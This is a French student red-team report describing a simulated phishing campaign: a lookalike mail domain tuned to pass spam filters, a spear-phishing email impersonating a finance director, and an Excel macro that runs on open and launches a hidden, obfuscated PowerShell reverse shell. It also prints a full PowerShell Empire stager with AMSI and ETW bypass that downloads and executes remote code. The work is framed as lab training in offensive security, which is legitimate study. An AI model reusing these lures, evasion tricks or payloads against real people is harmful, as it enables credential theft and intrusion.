Projet fil rouge
2023/2024

Scénario Red Team

Essai de phishing

BORROZ Thomas CELESTIN Matis VAN HECKE Yann
Labo SSI

Table des matières


Scénario RedTeam - Projet fil rouge du Labo SSI

Ce rapport rend compte du projet fil rouge du Laboratoire Sécurité des Systèmes d'Information. Ce projet a été réalisé au cours de l'année 2023-2024. L'objectif de ce scénario est de recréer et d'imiter les différents composants pouvant être mis en place dans le cadre d'un red team en entreprise.

Introduction

Présentation du projet

Le projet red team a pour finalité de compromettre la machine d'un ou plusieurs employés d'une entreprise.
Notre scénario d'attaque étant fictif, nous avons décidé d'omettre 2 parties essentielles d'une *kill chain* classique :




Les étapes que nous avons décidé d'ignorer sont :

- la Reconnaissance (n'ayant pas de cible réelle)
- les actions sur l'objectif (n'ayant pas d'objectif particulier post-compromission)

Cependant, nous avons pu développer chacune des autres étapes à travers des composants essentiels et serons en mesure de les présenter au cours de ce rapport.

Références

Nous nous sommes notamment inspirés des méthodes d'un groupe cybercriminel actif : Black Basta. Cette organisation vend des services d'extorsion (RaaS). Afin de mener à bien ces opérations, elle va déployer une routine qui peut ressembler à ceci.



Depuis un mail de phishing jusqu'à l'installation de Qakbot pour enfin arriver au déploiement sur la machine, puis sur le réseau cible, de leur ransomware.
Notre objectif ici est de mimer leur comportement depuis le mail jusqu'à la compromission d'une machine afin de l'enrôler auprès d'un serveur C2.

Genèse du projet

Ce projet prend son origine dans notre volonté de développer de nombreuses compétences en lien avec la cybersécurité offensive. Nous souhaitions, à l'issue de ce projet, manipuler les différents éléments que nous avons mis en place : un serveur d'e-mail, un serveur C2, préparer des templates d'email de phishing…

Présentation du scénario

Méthode d'accès

Afin de préparer notre attaque, nous avons eu besoin de trois composants initiaux, répondant aux étapes d'armement et de distribution.

Distribution : Serveur de mail

Afin de pouvoir distribuer notre charge, nous avons besoin de l'envoyer via mail. Nous voulons que la cible soit persuadée du bien fondé de notre requête, aussi le serveur de mail devra paraître aussi légitime que possible. Un des enjeux du phishing consiste à se faire passer pour un acteur de confiance. L'attaque nécessitant l'action de la victime, si l'émetteur du mail apparaît comme douteux, il sera difficile de faire faire l'action désirée à la cible.

Distribution : Phishing

Nous avons opté pour un accès initial grâce à du social engineering : le phishing. En effet, le phishing reste aujourd'hui un des accès initiaux les plus efficaces à cause d'un manque de sensibilisation et de culture cyber. Ce risque se dessine tout particulièrement dans les milieux dont le cœur de métier n'a pas grand-chose à voir avec l'informatique : certaines industries, l'artisanat…
Pour autant, les milieux fortement informatisés ne sont pas à l'abri ! Leur surface d'attaque est nettement supérieure, et ces entreprises sont une cible de choix (car le butin d'une attaque est plus intéressant) pour des acteurs malveillants.

Armement : Macro Excel Malveillante

Notre charge utile est délivrée par une Macro Excel Malveillante.
Ce choix se justifie très simplement : les paramètres de sécurité par défaut de Microsoft Excel permettent par défaut l'exécution de VBA. Ce langage permet l'exécution de commandes système (batch, powershell) ce qui nous permettra par la suite d'assurer la persistance de notre agent.
Cette méthode rend l'attaque moins efficace car la cible sera moins susceptible de télécharger la pièce jointe puis de l'ouvrir : aujourd'hui une cible reste plus sensibilisée qu'il y

a quelques années et aura tendance à être plus méfiante vis-à-vis des pièces jointes à télécharger.

Au cours de ce rapport nous présenterons nos réussites et nos difficultés vis-à-vis de ces trois composants et à l'atteinte de notre objectif.

Réalisation :

Le serveur de mail iRedMail :

Nous avons opté pour un serveur de mail gratuit et open-source basique : iRedMail. Il gère évidemment le protocole SMTP, Simple Mail Transfer Protocol, qui sert à envoyer des mails. Il gère également POP3 et IMAP qui servent à la réception. Nous n'aurons pas l'utilité de ces protocoles ici. Afin de limiter les coûts, ce serveur sera auto-hébergé sur une de nos machines. Il sera accessible à l'adresse 176.149.XXX.XXX. La machine qui porte le serveur est une Linux Debian 12 Bookworm. C'est une machine virtuelle qui tourne sur nos infrastructures, le coût est quasi nul. La machine s'appelle "mailer" et appartient au domaine amazanwebmail. Son IP locale est 192.168.1.60.

Le but est de rendre le webmail accessible depuis internet, et qu'il puisse également envoyer du contenu vers internet. Nous avons ainsi choisi et acquis un domaine. Le nom n'est pas choisi au hasard, il vise à se rapprocher le plus possible d'une entité existante et à qui la victime pourra accorder sa confiance. Nous avons opté pour amazanwebmail.online. Le nom de domaine se rapproche d'un nom bien connu et permet d'envoyer un mail au contenu approchant un contenu publicitaire basique. Le TLD (pour Top Level Domain) a été choisi en fonction des contraintes de coût. En effet le tld .online est moins demandé que les .com, .net ou .fr. Il coûte bien moins cher. Le coût annuel est de 1€. Le domaine est acheté via Hostinger.

Nom de domaine	Statut	Date d'expiration
amazanwebmail.online	Actif	2024-11-16

Depuis l'interface de Hostinger, je peux gérer les paramètres DNS de mon nom de domaine. Afin que le serveur soit pleinement fonctionnel il est nécessaire de réaliser certains paramétrages : les enregistrements DNS.

Le A record sert à mapper un FQDN (Fully Qualified Domain Name) à une adresse IP. Il me permet de pointer un nom de domaine vers une adresse IP, ici amazanwebmail.online pointera vers 176.149.XXX.XXX. Ici @ équivaut à amazanwebmail.online.

A	@	0	176.149.XXX.XXX

Le MX, pour Mail exchange record, indique le serveur chargé de gérer les mails sur le domaine. Ici nous voulons le faire pointer vers mailer.amazanwebmail.online.

MX	@	10	mailer.amazanwebmail.online

L'enregistrement SPF, pour Sender Policy Framework, spécifie qui est autorisé à envoyer des mails depuis le nom de domaine. L'host défini dans le MX record est ainsi autorisé à envoyer des mails.

TXT	@	0	"v=spf1 a mx ip4:176.149.	~all"

L'enregistrement PTR, pour PoinTer Record, réalise l'opération inverse. Il permet de mapper une IP avec un nom de domaine ou d'hôte. Il est utilisé dans les filtres anti-spam, en vérifiant que l'IP renseignée renvoie bien le nom attendu. Cet enregistrement étant géré par l'ISP, nous n'avons pas pu le mettre en place. L'ISP ne fournit pas ce service pour un particulier. Le nom associé est donc erroné.

```
C:\Users\      >nslookup 176.149.
Serveur :   bbox.lan
Address:  2001:                          :fe96:7ccc

Nom :    ri                    l-209.dsl.sta.abo.bbox.fr
Address:  176.149.
```

Le DKIM, DomainKeys Identified Mail, permet la signature des mails avec un principe de clef privée/publique. L'émetteur signe le mail en utilisant une clef privée. Lors de la réception, le destinataire vérifie la signature avec une clef publique disponible dans l'enregistrement DNS.

TXT	dkim._domain key	0	"v=DKIM1; p=MIIBIjANBgkqhkiG9w0BAQEFA AOCAQ8AMIIBCgKCAQEAtITVxMZn+KkNzT pOOH2w1exuUFEBbXtdc5v9pKABeWkLzBO TDmRBUnelBv2x5jR6m+uUxnl2JYkK1O5snl 6UbZgPenWHDHS4snQQq9qVsZG0aV5N2 OwJcs+VSdU37YUNAvPHuG7VDylOCY5lxq 6KU15DtCZvjFe4cIlyF/9tWzaudPw/gBRu9b XuK6fNizGaH8lNU/l/6StmUtgCWXFoeoglb 56qt6ejiZjzf8FB7o3tmrmxeJW2dkqftVNloe My+fOAb9Kx3fqUbPXEL1r4934mTpjKoRwC FMxtm761BBIXT2UwlNn/95rAkkPmhtAX32 5/TckfaBa+JxLVHsClOQIDAQAB"	14400

Enfin le DMARC, pour Domain based Message Authentication, Record and Conformance, indique quelles mesures doivent être prises lorsqu'un mail échoue aux vérifications SPF et DKIM.

TXT	_dmarc	0	"v=DMARC1; p=none"

L'ensemble de ces paramétrages permet d'augmenter le crédit de nos mails auprès des serveurs destinataires. Nous avons un sender score de 7.5/10, il pourrait être amélioré mais est exploitable.

Click here to view your message ✓

SpamAssassin thinks you can improve -2.4

You're not fully authenticated ✓


Your message could be improved ✓

You're not blocklisted ✓

Nos défauts proviennent :

- du PTR qui n'est pas correct mais sur lequel nous n'avons pas la main

- du TLD qui est de faible qualité, mais que nous ne pouvons pas améliorer avec notre budget



Paramètres locaux Bbox :

L'interface de webmail devant être accessible depuis internet, il est nécessaire de réaliser des configurations locales afin de mapper mon IP publique avec l'IP locale de la machine mailer. Je configure une redirection de port sur ma Bbox pour que les flux sur les ports 80 et 443 soient redirigés vers le port 443 de mailer, en 192.168.1.60.

mailer #1


Protocole	IP externe	Port externe	Équipement du réseau local	Port interne
tous		**80,443**	**192.168.1.60 - 96:e9:67:ea:bf:7f**	**443**

La règle "mailer #1" redirige tous les protocoles pour les flux Internet ayant la liste de ports 80,443 de la bbox vers le port 443 du périphérique 192.168.1.60.

Nous avons maintenant un serveur mail opérationnel prêt à envoyer nos mails et payloads. [†Devil incoming†]

Le mail :

Pour cette partie de notre attaque, nous avons opté pour du spear phishing. Le spear phishing est une forme ciblée d'attaque par hameçonnage (phishing) où les attaquants ciblent spécifiquement des individus ou des organisations en utilisant des informations personnelles ou des détails spécifiques pour rendre leurs tentatives d'hameçonnage plus crédibles. Ici, notre courriel visera directement la personne en charge du service de comptabilité. Pour des raisons de crédibilité, tout le contenu incitera la personne à cliquer sur le lien avec le tableau Excel en n'hésitant pas à se faire passer pour un supérieur ou autre.


À Duret.amazan

Chère Mme Duret,

J'espère que ce message vous trouve en bonne santé et de bonne humeur. Je me permets de vous contacter pour vous informer que nous avons finalisé le tableau des augmentations de salaire pour nos précieux employés chez Amazan. Ce tableau est essentiel pour que nous puissions procéder aux ajustements nécessaires dans nos registres comptables.

Vous trouverez ci-joint un fichier Excel intitulé "Tableau_Augmentations_Salaire_2024". Ce document contient toutes les informations relatives aux augmentations de salaire, y compris les noms des employés, les montants des augmentations et les justifications associées.

Je vous prie de bien vouloir examiner attentivement ce tableau et de l'intégrer dans nos systèmes comptables dès que possible. Si vous avez des questions ou besoin de clarifications sur certaines données, n'hésitez pas à me contacter immédiatement.

Je compte sur votre diligence habituelle pour traiter cette tâche de manière efficace et précise. Votre contribution continue à notre équipe est inestimable, et je vous en remercie sincèrement. Je reste à votre disposition pour toute assistance supplémentaire dont vous pourriez avoir besoin.

Cordialement, François Dubois Directeur Financier Amazan

1 pièce jointe • Analyse effectuée par Gmail

Tableau_Augmen...

Répondre Transférer


Le document Excel et payload VBA :

Les documents Office, Word, Powerpoint et Excel, peuvent inclure des macros. Les macro sont des fonctionnalités utilisées pour automatiser des tâches dans ces documents, elles automatisent et facilitent le travail sur le document et sont tout à fait légitimes.
Dans ce cadre, il est possible d'exécuter des commandes powershell depuis une macro. Nous avions dans l'idée d'utiliser des commandes powershell pour réaliser l'enrôlement de notre cible auprès d'un C2. Comme expliqué plus loin, nous avons échoué à l'enrôlement. Nos objectifs ont été revus et nous nous contentons d'un reverse shell.
Le script a été copié-collé depuis un repository github. (merci à lui btw)
Source: https://github.com/martinsohn/PowerShell-reverse-shell/blob/main/powershell-reverse-shell.ps1
Ce script permet de spawn un shell, sur ma machine attaquante, depuis une victime lorsque celle-ci exécute le script.
Je l'intègre dans la macro d'un document excel, sur une seule ligne et sans commentaire. Dans son état initial, il trigger Microsoft Defender.

En m’inspirant de ce repository et suivant les conseils de Kaddate, j’ai cherché à obfusqué ce script afin qu’il passe sous le radar.
Source: https://github.com/t3l3machus/PowerShell-Obfuscation-Bible
Nous avons commencé par renommer les variables avec des noms trop explicites. Nous avons remplacé ces noms par des séries de “f”. J’aurais pu choisir une lettre différente, pourvu que ce soit toujours la même qui soit utilisée. Cela permet de limiter l’entropie, qui mesure la tendance au désordre d’un programme. Autrement dit plus j’utilise des caractères différents pour écrire mon programme, plus l’entropie est élevée et plus j’ai de chances que mon script soit flagué comme étant malveillant. Après renommage, le script one-liner ressemble à ceci :

```
do
{  Start-
Sleep   -
Seconds
1; try {
$fff    =
New-
Object
Net.Sock
ets.TCPC
lient('1
92.168.5
```

Nous avons testé son exécution :



Pas de trigger de Defender, nous avons un payload utilisable.
Nous l’intégrons à une macro VBA :

```
Private Sub Workbook_Open()
    Dim objShell As Object
    Dim strCommand As String

    ' Définir la commande PowerShell à exécuter
    strCommand = "powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -Command ""do { Start-Sleep -Seconds 1; try { $fff = New-Object Net.Sockets.TCPClient('192.168.56.109', 1333

    ' Créer un objet Shell
    Set objShell = VBA.CreateObject("WScript.Shell")

    ' Exécuter la commande PowerShell
    objShell.Run strCommand

    ' Libérer l'objet Shell
    Set objShell = Nothing
End Sub
```


Celle-ci se déclenchera lors de l’ouverture du document (Workbook_open).
Nous avons maintenant tous les composants nécessaires à la réalisation de la compromission. C’est parti pour un test.

Test de la chaîne de compromission :

Objectif : Compromettre la machine de “bouzak152248@laposte.net”
Etapes de réalisation :
- Envoi d’un mail depuis amazanwebmail.online vers bouzak152248@laposte.net
- Ecoute active depuis l’IP 192.168.56.109
- Ouverture de la pièce jointe au mail par bouzak152248@laposte.net
- PROFIT !

Envoi du mail :

On se connecte sur l’interface web à cette adresse, et avec mon compte dédié: https://amazanwebmail.online/mail/
On rédige notre mail et on inclut la pièce jointe:



Envoi !


Ecoute active :

Dans une VM, on lance netcat sur le port 13337, puis on attend que notre victime ouvre notre pièce jointe :


```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1e:36:4a brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.109/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
       valid_lft 405sec preferred_lft 405sec
    inet6 fe80::928:f6d8:51c0:2910/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ netcat -lvnp 13337
listening on [any] 13337 ...
```

Ouverture de la pièce jointe:


Depuis la boîte mail cible, on télécharge le fichier et on l'ouvre :



Incident : il est nécessaire d'activer la modification pour jouer les macro. On clic dessus évidemment.



Autre incident, les macro sont toujours bloquées par Windows. Pour solutionner il est nécessaire d'aller dans les propriétés du fichier et de cocher une case "Débloquer" :



Bon, bon, bon… Il y des red flags partout mais on part du principe que la victime a VRAIMENT envie d'activer les macro. On coche donc la case. Et on ré-ouvre le fichier.
Du côté de la machine attaquante on constate qu'on a le shell:

```
┌──(kali㉿kali)-[~]
└─$ netcat -lvnp 13337
listening on [any] 13337 ...
connect to [192.168.56.109] from (UNKNOWN) [192.168.56.1] 55036
SHELL> whoami
laptop-4qbakrl4
SHELL>
```

C’est bon on a notre reverse shell de fonctionnel.
PROFIT !

Difficultés rencontrées au cours du projet :

Utilisation du C&C PowerShell Empire :

L’idée initiale était de connecter notre victime à un serveur C2. Nous avions retenu Powershell Empire, outil utilisé dans des scénarii red team. C’est un outil de post-exploitation, ce qui sous-entend que nous avons un accès à la machine pour pouvoir lancer des commandes et l’enrôler auprès du C2. Etant donné que la victime exécutera le script, nous considérons que nous sommes en phase de post-exploitation.
Pour nos tests, nous avons un serveur Powershell Empire qui tourne en local auquel nous connectons un client. Depuis le client il est possible de configurer un listener: il écoute et attend la connexion de la cible.

Record Options

Name	Value	Required	Description
Name	Myril	True	Name for the listener.
Host	http://192.168.56.109	True	Hostname/IP for staging.
BindIP	0.0.0.0	True	The IP to bind to on the control server.
Port	13337	True	Port for the listener.
Launcher	powershell -noP -sta -w 1 -enc	True	Launcher string.
StagingKey	mC>[FR%/~7IKt6|+?1ob#Jy;43czLUhV	True	Staging key for initial agent negotiation.
DefaultDelay	5	True	Agent delay/reach back interval (in seconds).
DefaultJitter	0.0	True	Jitter in agent reachback interval (0.0-1.0).
DefaultLostLimit	60	True	Number of missed checkins before exiting
DefaultProfile	/admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko	True	Default communication profile for the agent.
CertPath		False	Certificate path for https listeners.
KillDate		False	Date for the listener to exit (MM/dd/yyyy).
WorkingHours		False	Hours for the agent to operate (09:00-17:00).
Headers	Server:Microsoft-IIS/7.5	True	Headers for the control server.

Nous lançons l’écoute. Le listener est ok, nous devons faire communiquer la cible avec notre listener.
Powershell Empire embarque un générateur de payload. Voici le payload généré avec ses paramètres par défaut :

```
If($PSVersionTable.PSVersion.Major -ge 3){$Ref=[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils');$Ref.GetField('amsiInitFailed','NonPublic,Static').SetValue($Null,$true);[System.Diagnostics.Eventing.EventProvider].GetFiel
d('m_enabled','NonPublic,Instance').SetValue([Ref].Assembly.GetType('System.Management.Automation.Tracing.PSEtwLogProvider').GetField('etwProvider','NonPublic,Static').GetValue($null),0);};[System.Net.ServicePointManager]::Expect100Cont
inue=0;$wc=New-Object System.Net.WebClient;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$ser=$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('aAB0AHQAcAA6AC8AL wAxADkAMgAuADEANgA4ACAANQA2ACAA
MQAwADkAOgAxADMAMwAzADcA')));$t='/admin/get.php';$wc.Headers.Add('User-Agent',$u);$wc.Proxy=[System.Net.WebRequest]::DefaultWebProxy;$wc.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;$Script:Proxy = $wc.Pro
xy;$K=[System.Text.Encoding]::ASCII.GetBytes('mC>[FR%/~7IKt6|+?1ob#Jy;43czLUhV');$R={$D,$K=$Args;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.Count])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$
H],$S[$I];$_-bxor$S[($S[$I]+$S[$H])%256]}};$wc.Headers.Add("Cookie","ofPNWYN=Bg2kDSCq4qkGo9JZTStztdF7h5s=");$data=$wc.DownloadData($ser+$t);$iv=$data[0..3];$data=$data[4..$data.length];-join[Char[]](& $R $data ($IV+$K))|IEX
```

Il est directement flag et attribué à Powershell Empire: sa signature est reconnue.
Nous avons donc modifié les paramètres par défaut pour échapper à la signature. Nous modifions ainsi le DefaultProfile et le Header avec des valeurs personnalisées.

Ces modifications nous permettent de ne plus trigger la signature, mais le payload est encore détecté par Defender. Empire embarquant une fonctionnalité d'obfuscation, nous l'avons testé mais sans succès, notre script est toujours détecté. Nous avons tenté une obfuscation manuelle, échec également.

Bypass des mesures de sécurité de Microsoft Defender

Autrefois trivial, le bypass des mesures de sécurité de Microsoft Windows (notamment Windows Defender) nous a fait perdre du temps. Nous avons tenté d'employer les mesures suivantes :

- Obfuscation de notre script Powershell
- Obfuscation de la charge utile VBA au sein du document Excel comportant la macro
- Chiffrement du payload à l'aide d'une clé retrouvable uniquement à l'exécution
- Personnalisation du script afin d'éviter les analyses par empreinte

Nous aurions pu explorer les pistes suivantes :

- Création d'un fichier binaire exécutable Windows utilisant les pratiques courantes telles que l'obfuscation

Inclusion du contenu HTML dans le mail de phishing

Pour ce point-ci, nous avons rencontré une grosse difficulté dans la partie mail. L'idée était d'inclure du HTML à l'intérieur avec du CSS, cependant, il nous a été impossible de comprendre comment cela fonctionne. C'est pour cela que nous avons opté pour un scénario en spear phishing nous permettant de réaliser des mails plus pointus sur l'aspect social engineering, mais sans devoir copier des mails d'entreprise, comme beaucoup le font.

Conclusion

Notre projet est arrivé à son terme et nous avons en partie atteint notre objectif, à savoir compromettre une machine cible via un mail. Nous pouvons maintenant exécuter des commandes depuis notre machine distante.
Cependant nous sommes conscients que ce projet présente certaines limites. L'identité du serveur mail est gérée sur un compte Hostinger non anonymisé. Il est directement relié à un de nos membres, et dans un cas réel cela permet de remonter jusqu'à l'attaquant. Il serait nécessaire de peaufiner la configuration afin que nos mails puissent arriver dans toutes les boîtes mails. Enfin malgré notre reverse shell, nous n'avons pas enrôlé la cible auprès du C2 car nous ne maîtrisons pas le bypass de Defender et l'obfuscation.
Autant de points qui soulève des questions et appellent une suite.